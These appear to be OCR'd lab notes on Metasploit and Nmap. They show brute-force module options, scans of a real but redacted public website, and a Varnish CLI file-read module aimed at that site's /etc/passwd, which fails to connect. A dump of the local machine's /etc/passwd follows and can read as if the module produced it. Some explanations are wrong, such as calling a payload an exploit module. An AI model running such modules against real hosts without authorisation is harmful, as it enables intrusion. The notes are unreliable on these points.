   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit
                                                -framework/wiki/Using-Metasploit
```

```
msf6 auxiliary(scanner/vmware/vmauthd_login) > set RHOSTS 172.16.182.54
RHOSTS => 172.16.182.54
msf6 auxiliary(scanner/vmware/vmauthd_login) > SHOW OPTIONS
[-] Unknown command: SHOW
msf6 auxiliary(scanner/vmware/vmauthd_login) > show options

Module options (auxiliary/scanner/vmware/vmauthd_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Ac
                                                cepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            172.16.182.54    yes       The target host(s), see https://github.com/rapid7/metasploit
                                                -framework/wiki/Using-Metasploit
   RPORT             902              yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one
                                                pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf6 auxiliary(scanner/vmware/vmauthd_login) > _
```

Example 2


```
┌──(root💀MIT-WPU)-[/home/wpudesk480424]
└─# nmap -sT -v www.
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-03 13:53 IST
Initiating Ping Scan at 13:53
Scanning www.      om (151.101.2.114) [4 ports]
Completed Ping Scan at 13:53, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:53
Completed Parallel DNS resolution of 1 host. at 13:53, 0.01s elapsed
Initiating Connect Scan at 13:53
Scanning www.      .com (151.101.2.114) [1000 ports]
Discovered open port 443/tcp on 151.101.2.114
Discovered open port 80/tcp on 151.101.2.114
Completed Connect Scan at 13:53, 4.82s elapsed (1000 total ports)
Nmap scan report for www.      .com (151.101.2.114)
Host is up (0.0057s latency).
Other addresses for www.      .com (not scanned): 151.101.66.114 151.101.130.114 151.101.194.114
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE
80/tcp   open   http
443/tcp  open   https
6346/tcp closed gnutella

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.04 seconds
           Raw packets sent: 4 (152B) | Rcvd: 1 (28B)
```

Q. Port wise vulnerabilities

```
┌──(root💀MIT-WPU)-[/home/wpudesk480424]
└─# nmap -sV www.[redacted].com -p 443
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-03 14:51 IST
Nmap scan report for www.[redacted].com (151.101.2.114)
Host is up (0.0063s latency).
Other addresses for www.simpli.com (not scanned): 151.101.66.114 151.101.130.114 151.101.194.114

PORT    STATE SERVICE   VERSION
443/tcp open  ssl/https Varnish
1 service unrecognized despite returning data. If you know the service/version, please submit the following
ingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port443-TCP:V=7.93%T=SSL%I=7%D=2/3%Time=65BE05AA%P=x86_64-pc-linux-gnu%
SF:r(GetRequest,1EE,"HTTP/1\.1\x20500\x20Domain\x20Not\x20Found\r\nConnect
SF:ion:\x20close\r\nContent-Length:\x20220\r\nServer:\x20Varnish\r\nRetry-
SF:After:\x200\r\ncontent-type:\x20text/html\r\nCache-Control:\x20private,
SF:\x20no-cache\r\nX-Served-By:\x20cache-bom4725-BOM\r\nAccept-Ranges:\x20
SF:bytes\r\nDate:\x20Sat,\x2003\x20Feb\x202024\x2009:22:11\x20GMT\r\nVia:\
SF:x201\.1\x20varnish\r\n\r\n\n<html>\n<head>\n<title>Fastly\x20error:\x20
SF:unknown\x20domain\x20</title>\n</head>\n<body>\n<p>Fastly\x20error:\x20
SF:unknown\x20domain:\x20\.\x20Please\x20check\x20that\x20this\x20domain\x
SF:20has\x20been\x20added\x20to\x20a\x20service\.</p>\n<p>Details:\x20cach
SF:e-bom4725-BOM</p></body></html>")%r(HTTPOptions,1EE,"HTTP/1\.1\x20500\x
SF:20Domain\x20Not\x20Found\r\nConnection:\x20close\r\nContent-Length:\x20
SF:220\r\nServer:\x20Varnish\r\nRetry-After:\x200\r\ncontent-type:\x20text
SF:/html\r\nCache-Control:\x20private,\x20no-cache\r\nX-Served-By:\x20cach
SF:e-bom4738-BOM\r\nAccept-Ranges:\x20bytes\r\nDate:\x20Sat,\x2003\x20Feb\
SF:x202024\x2009:22:11\x20GMT\r\nVia:\x201\.1\x20varnish\r\n\r\n\n<html>\n
SF:<head>\n<title>Fastly\x20error:\x20unknown\x20domain\x20</title>\n</hea
SF:d>\n<body>\n<p>Fastly\x20error:\x20unknown\x20domain:\x20\.\x20Please\x
SF:20check\x20that\x20this\x20domain\x20has\x20been\x20added\x20to\x20a\x2
SF:0service\.</p>\n<p>Details:\x20cache-bom4738-BOM</p></body></html>")%r(
SF:FourOhFourRequest,1EE,"HTTP/1\.1\x20500\x20Domain\x20Not\x20Found\r\nCo
SF:nnection:\x20close\r\nContent-Length:\x20220\r\nServer:\x20Varnish\r\nR
SF:etry-After:\x200\r\ncontent-type:\x20text/html\r\nCache-Control:\x20pri
SF:vate,\x20no-cache\r\nX-Served-By:\x20cache-bom4738-BOM\r\nAccept-Ranges
SF::\x20bytes\r\nDate:\x20Sat,\x2003\x20Feb\x202024\x2009:22:11\x20GMT\r\n
SF:Via:\x201\.1\x20varnish\r\n\r\n\n<html>\n<head>\n<title>Fastly\x20error
SF::\x20unknown\x20domain\x20</title>\n</head>\n<body>\n<p>Fastly\x20error
SF::\x20unknown\x20domain:\x20\.\x20Please\x20check\x20that\x20this\x20dom
SF:ain\x20has\x20been\x20added\x20to\x20a\x20service\.</p>\n<p>Details:\x2
SF:0cache-bom4738-BOM</p></body></html>");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.53 seconds
```

Varnish is a reverse proxy that speeds up websites by caching HTTP content. In a typical architecture, Varnish acts as an intermediary between clients and web servers. It stores and serves frequently accessed web resources from its local memory, resulting in reduced server load and faster response times.


If your website was running on HTTP and you want to run it on HTTPS, then you will need to redirect all HTTP requests. You can do this using Varnish. Varnish is at port 80, handling any non-SSL requests.



```
msf6 > search Varnish

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/varnish/varnish_cli_file_read                        normal  No     Varnish Cache CLI File Read
   1  auxiliary/scanner/varnish/varnish_cli_login                            normal  No     Varnish Cache CLI Login Uti


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/varnish/varnish_cli_lo

msf6 > use 0
msf6 auxiliary(scanner/varnish/varnish_cli_file_read) > show options

Module options (auxiliary/scanner/varnish/varnish_cli_file_read):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILE      /etc/passwd      no        File to read the first line of
   PASSWORD                   no        Password for CLI.  No auth will be automatically detected
   RHOSTS                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wik
   RPORT     6082             yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/varnish/varnish_cli_file_read) > set rhosts www.      .com
rhosts => www.      .com
msf6 auxiliary(scanner/varnish/varnish_cli_file_read) > show options

Module options (auxiliary/scanner/varnish/varnish_cli_file_read):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILE      /etc/passwd      no        File to read the first line of
   PASSWORD                   no        Password for CLI.  No auth will be automatically detected
   RHOSTS    www.      .com   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wik
   RPORT     6082             yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
```

```
msf6 auxiliary(scanner/varnish/varnish_cli_file_read) > exploit

[-] 151.101.66.114:6082   - 151.101.66.114:6082 - Unable to connect
[*] www         com:6082   - Scanned 1 of 4 hosts (25% complete)
[*] www.         om:6082   - Scanned 1 of 4 hosts (25% complete)
[-] 151.         114:6082  - 151.101.130.114:6082 - Unable to connect
[*] www.         om:6082   - Scanned 2 of 4 hosts (50% complete)
[*] www.         om:6082   - Scanned 2 of 4 hosts (50% complete)
[*] www.         om:6082   - Scanned 2 of 4 hosts (50% complete)
[-] 151.         114:6082  - 151.101.194.114:6082 - Unable to connect
[*] www.         om:6082   - Scanned 3 of 4 hosts (75% complete)
[*] www.         om:6082   - Scanned 3 of 4 hosts (75% complete)
[-] 151.         4:6082    - 151.101.2.114:6082 - Unable to connect
[*] www.         om:6082   - Scanned 4 of 4 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/varnish/varnish_cli_file_read) > cd /
msf6 auxiliary(scanner/varnish/varnish_cli_file_read) > ls
[*] exec: ls

0    boot  etc   initrd.img      lib    lib64   lost+found  mnt  proc  run   snap  sys  usr  vmlinuz
bin  dev   home  initrd.img.old  lib32  libx32  media       opt  root  sbin  srv   tmp  var  vmlinuz.old
```


[*] exec: ls
adduser.conf
adduser.conf.update-old
adjtime
alsa
alternatives
amap
apache2
apparmor
apparmor.d
apt
arpwatch
avahi
bash.bashrc
bash_completion
bash_completion.d
beef-xss
bindresvport.blacklist
binfmt.d
bluetooth
btscanner.dtd
btscanner.xml
ca-certificates
ca-certificates.conf
ca-certificates.conf.dpkg-old
chatscripts
chkrootkit
chkrootkit.conf
chromium
chromium.d
cifs-utils
cisco-torch
cloud
console-setup
cron.d
cron.daily
cron.hourly
cron.monthly
crontab
cron.weekly
cryptsetup-initramfs
cryptsetup-nuke-password
crypttab
darkstat
dbus-1
dconf
debconf.conf
debian_version
debtags
debuginfod
default
deluser.conf
dhcp
dictionaries-common
dns2tcpd.conf
doc-base
dpkg
dradis
e2scrub.conf
emacs
environment
environment.d
ethertypes
ettercap
firebird
firefox-esr
fonts
foremost.conf
freetds
fstab
fuse.conf
fwupd
gai.conf
gdb
geoclue
GeoIP.conf
ghostscript
glvnd
gprofng.rc
groff
group
group-
grub.d
gshadow
gshadow-
gss
gtk-2.0
gtk-3.0
guymager
gvm
hdparm.conf
host.conf
hostname
hosts
hosts.allow
hosts.deny
idmapd.conf
ifplugd
ImageMagick-6
inetsim
init.d
initramfs-tools
inputrc
insserv.conf.d
ipp-usb
iproute2
ipsec.conf
ipsec.d
ipsec.secrets
issue
issue.net
java-11-openjdk
john
kernel
kernel-img.conf
keyutils
king-phisher
kismet
ldap
ld.so.cache
ld.so.conf
ld.so.conf.d
letsencrypt
libao.conf
libaudit.conf
libblockdev
libnl-3
libpaper.d
lightdm
lighttpd
locale.alias
locale.conf
locale.gen
localtime
logcheck
login.defs
logrotate.conf
logrotate.d
lynis
macchanger
machine-id
magic
magic.mime
mailcap
mailcap.order
manpath.config
matplotlibrc
mc
menu
menu-methods
mercurial
mime.types
minicom
miredo
miredo.conf
mke2fs.conf
ModemManager
modprobe.d
modules
modules-load.d
motd
mtab
mysql
nanorc
netconfig
netsniff-ng
network
NetworkManager
networks
nfc
nfs.conf
nfs.conf.d
nftables.conf
nginx
nikto.conf
nipper.conf
nsswitch.conf
ntp.conf
ntpsec
ODBCDataSources
odbc.ini
odbcinst.ini
openal
OpenCL
openfortivpn
openni2
openvas
openvpn
opt
os-release
p0f
PackageKit
pam.conf
pam.d
papersize
passwd
passwd-
perl
php
pki
plymouth
polkit-1
postgresql
postgresql-common
powershell-empire
ppp
profile
profile.d
protocols
proxychains4.conf
pulse
python2.7
python3
python3.10
python3.9
radcli
rc0.d
rc1.d
rc2.d
rc3.d
rc4.d
rc5.d
rc6.d
rcS.d
rearj.cfg
redis
redsocks.conf
request-key.conf
request-key.d
resolv.conf
responder
rmt
rpc
rsyslog.conf
rsyslog.d
runit
samba
sane.d
scalpel
screenrc
sddm.conf.d
searchsploit_rc
security
selinux
sensors3.conf
sensors.d
services
setoolkit
sgml
shadow
shadow-
shells
siege
skel
smartd.conf
smartmontools
smi.conf
snmp
speech-dispatcher
sqlmap
ssh
ssl
sslsplit
strongswan.conf
strongswan.d
stunnel
subgid
subgid-
subuid
subuid-
subversion
sudo.conf
sudoers
sudoers.d
sudo_logsrv
sv
sysctl.conf
sysctl.d
sysstat
systemd
terminfo
texmf
theHarveste
thin2.7
thin3.0
tightvncser
timezone
timidity
tmpfiles.d
twofi
ucf.conf
udev
udisks2
ufw
unicornscan
updatedb.co
update-motd
UPower
vdpau_wrapp
vim
vpnc
vulkan
wgetrc
wireshark
wpa_supplic
X11
xattr.conf
xdg
xfce4
xl2tpd
xml
xprobe2
xrdp
zsh
zsh_command

```
msf6 auxiliary(scanner/varnish/varnish_cli_file_read) > cat passwd
[*] exec: cat passwd

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
tss:x:105:111:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534::/var/lib/strongswan:/usr/sbin/nologin
ntp:x:107:112::/nonexistent:/usr/sbin/nologin
messagebus:x:108:113::/nonexistent:/usr/sbin/nologin
redsocks:x:109:114::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:110:65534::/var/spool/rwho:/usr/sbin/nologin
iodine:x:111:65534::/run/iodine:/usr/sbin/nologin
miredo:x:112:65534::/var/run/miredo:/usr/sbin/nologin
_rpc:x:113:65534::/run/rpcbind:/usr/sbin/nologin
arpwatch:x:114:120:ARP Watcher,,,:/var/lib/arpwatch:/bin/sh
usbmux:x:115:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
tcpdump:x:116:122::/nonexistent:/usr/sbin/nologin
rtkit:x:117:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
sshd:x:118:65534::/run/sshd:/usr/sbin/nologin
statd:x:119:65534::/var/lib/nfs:/usr/sbin/nologin
postgres:x:120:125:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
avahi:x:121:127:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
stunnel4:x:122:128::/var/run/stunnel4:/usr/sbin/nologin
Debian-snmp:x:123:129::/var/lib/snmp:/bin/false
speech-dispatcher:x:124:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
sslh:x:125:130::/nonexistent:/usr/sbin/nologin
nm-openvpn:x:126:131:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:127:132:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin
pulse:x:128:133:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:129:136::/var/lib/saned:/usr/sbin/nologin
inetsim:x:130:138::/var/lib/inetsim:/usr/sbin/nologin
lightdm:x:131:139:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:132:140:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:133:141::/var/lib/geoclue:/usr/sbin/nologin
king-phisher:x:134:142::/var/lib/king-phisher:/usr/sbin/nologin
dradis:x:135:143::/var/lib/dradis:/usr/sbin/nologin
beef-xss:x:136:144::/var/lib/beef-xss:/usr/sbin/nologin
```

- Login Shell: /bin/bash
- It is important to note that access to the /etc/passwd file is typically restricted to privileged users (like the root user) for security reasons, as it contains sensitive information. Modern systems often use more secure methods, such as storing password hashes in the /etc/shadow file.
- The typical fields found in the /etc/passwd file include:
  1. Username: The login name for the user.
  2. Password: Historically, this field used to contain an encrypted password. However, modern systems store the password hash in a separate file like /etc/shadow for security reasons. In the /etc/passwd file, this field is usually an 'x' or '*', indicating that the password is stored elsewhere.
  3. User ID (UID): A unique numerical identifier assigned to each user.
  4. Group ID (GID): The numerical identifier of the user's primary group.
  5. User Info: A field for additional information about the user (e.g., full name, job title).
  6. Home Directory: The path to the user's home directory.
  7. Login Shell: The path to the user's default shell.

- Example: aaa:x:1234:1234:aaa bbb:/home/aaa:/bin/bash

- In this example:
  - ➢ Username: aaa
  - ➢ Password: 'x' or '*'
  - ➢ UID: 1234
  - ➢ GID: 1234
  - ➢ User Info: aaa bbb
  - ➢ Home Directory: /home/aaa

Payloads

- **WHAT DOES PAYLOAD MEAN?**
- A payload in Metasploit refers to an exploit module. Payload, in simple terms, are simple scripts that the hackers utilize to interact with a hacked system. Using payloads, they can transfer data to a victim system.
- Metasploit payloads can be of three types −
  - **Singles** − Singles are very small and designed to create some kind of communication, then move to the next stage. For example, just creating a user in targeted system. Small self-contained code designed to take some single action
  - **Staged** or **Stagers−** It is a payload that an attacker can use to upload a bigger file onto a victim system. It implement a communication channel that can be used to deliver another payload that can used to control the target system
  - **Stages** − Stages are payload components that are downloaded by Stagers modules. The various payload stages provide advanced features with no size limits/ larger payloads such as Meterpreter and VNC Injection.
  - **Meterpreter** - It provides you one interactive shell to execute any command (execute multiple commands).
  - **PassiveX** - Towards your targeted system a firewall is situated and if it restrict the outbound traffic

Using Nmap to sweep IP ranges for live hosts

The following is the information that will be covered in an attempt to discover live hosts:

